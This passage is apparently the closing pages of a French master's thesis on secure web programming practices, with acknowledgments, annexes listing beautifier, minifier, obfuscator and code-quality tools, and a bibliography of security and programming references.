Je recommande d'avoir toujours un code souple, avec des responsabilités bien séparées, afin de pouvoir rajouter facilement des procédures de vérification par exemple, sans avoir peur de changer l'aspect fonctionnel de l'application.

3) D'autres à venir ...

Conclusion

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?


Remerciements

Je tiens à remercier tout particulièrement toute l'équipe pédagogique de l'université Paris Ouest Nanterre La Défense, pour m'avoir donné des conseils et répondu à mes questions. Je tiens également remercier mon tuteur enseignant M. Le Cun ainsi que mon tuteur en entreprise, M. Codet pour m'avoir accompagné et soutenu pendant ces deux années de master. Merci aussi à l'équipe du CFA AFIA et à Mme. Boché pour l'encadrement scolaire et les conseils prodigués pour la réalisation de ce mémoire. Finalement, je remercie aussi l'entreprise SNEF et particulièrement le service BMS pour m'avoir accueilli et fait participer à des missions très dynamiques intéressantes.

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

III. Annexes

a) Répartition des types de vulnérabilités en 2010.



From a total of 13762 vulnerabilities reported by NIST

Ce graphique permet de constater qu'il n'y a pas un type de vulnérabilité particulièrement prédominant.

b) Outils

Outils permettant d'indenter automatiquement du code, pour faire de la "dé-minification" par exemple:

- <http://infohound.net/tidy/> pour le HTML
- <http://jsbeautifier.org/> pour le JavaScript

Quelques minificateurs de code:

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

- <http://jscompress.com/> , YUI compressor, JSMIn, JavaScript optimizer pour JavaScript
- cssmin, YUI compressor pour le CSS

Obfuscateurs de code:

- Daft Logic pour le JavaScript (<http://www.daftlogic.com/projects-online-javascript-obfuscator.htm>), mais il n'est pas très fonctionnel (il suffit de remplacer le premier 'eval' par 'document.write' ou 'alert' pour afficher le code original. Des solutions commerciales existent aussi.
- Proguard pour Java (<http://proguard.sourceforge.net/>)

Outils utiles pour vérifier la qualité du code:

- <http://validator.w3.org/> : pour vérifier la syntaxe du (x)html
- <http://www.jshint.com/> : un outil vérifiant la qualité du code JavaScript
- Checkstyle (<http://checkstyle.sourceforge.net/>) : pour Java. Existe aussi en plugin pour Eclipse (<http://eclipse-cs.sourceforge.net/>).

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

IV. Webographie et références

- [1] Injection de commande sur Wikipedia:
http://en.wikipedia.org/wiki/Code_injection#Shell_injection

- [2] Klone, un framework pour développer des applications web en C:
<http://foxl.acmesystems.it/?id=25>

- [3] Rapters, un autre framework web pour le langage C:
<http://thechangelog.com/post/4608227295/rapters-a-web-framework-for-c>

- [4] Une liste de scanners de failles d'injection SQL: <http://maestro-sec.com/blogs/2008/10/top-15-sql-injection-scanner/>

- [5] Une définition du Denial of Service (DoS):
<http://projects.webappsec.org/w/page/13246921/Denial-of-Service>

- [6] Tutorial de Sun sur les sockets en Java:
<http://download.oracle.com/javase/tutorial/networking/sockets/readingWriting.html>

- [7] Javadoc de la méthode 'socket.close()':
<http://download.oracle.com/javase/6/docs/api/java/net/Socket.html#close%28%29>

- [8] Description du design pattern Observer:
http://en.wikipedia.org/wiki/Observer_pattern#Structure

- [9] Définition du "code minimization" sur Wikipedia:
[http://en.wikipedia.org/wiki/Minification_\(programming\)](http://en.wikipedia.org/wiki/Minification_(programming))

- [10] L'obfuscation de code, avec des exemples, sur Wikipedia:
http://en.wikipedia.org/wiki/Obfuscated_code

- [11] Une liste d'attaques possibles sur une application:
<https://www.owasp.org/index.php/Category:Attack>

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

[12] Un document du site www.blackhat.com qui traite des problèmes de sécurité: <http://www.blackhat.com/presentations/bh-usa-05/bh-us-05-pomraning-update.pdf>

[13] Un article sur la validation des données: http://www.codesecurely.org/Wiki/view.aspx/Security_Code_Reviews/Data_Validation

[14] Le découpage des applications en couches: http://www.dossier-andreas.net/software_architecture/tiers.html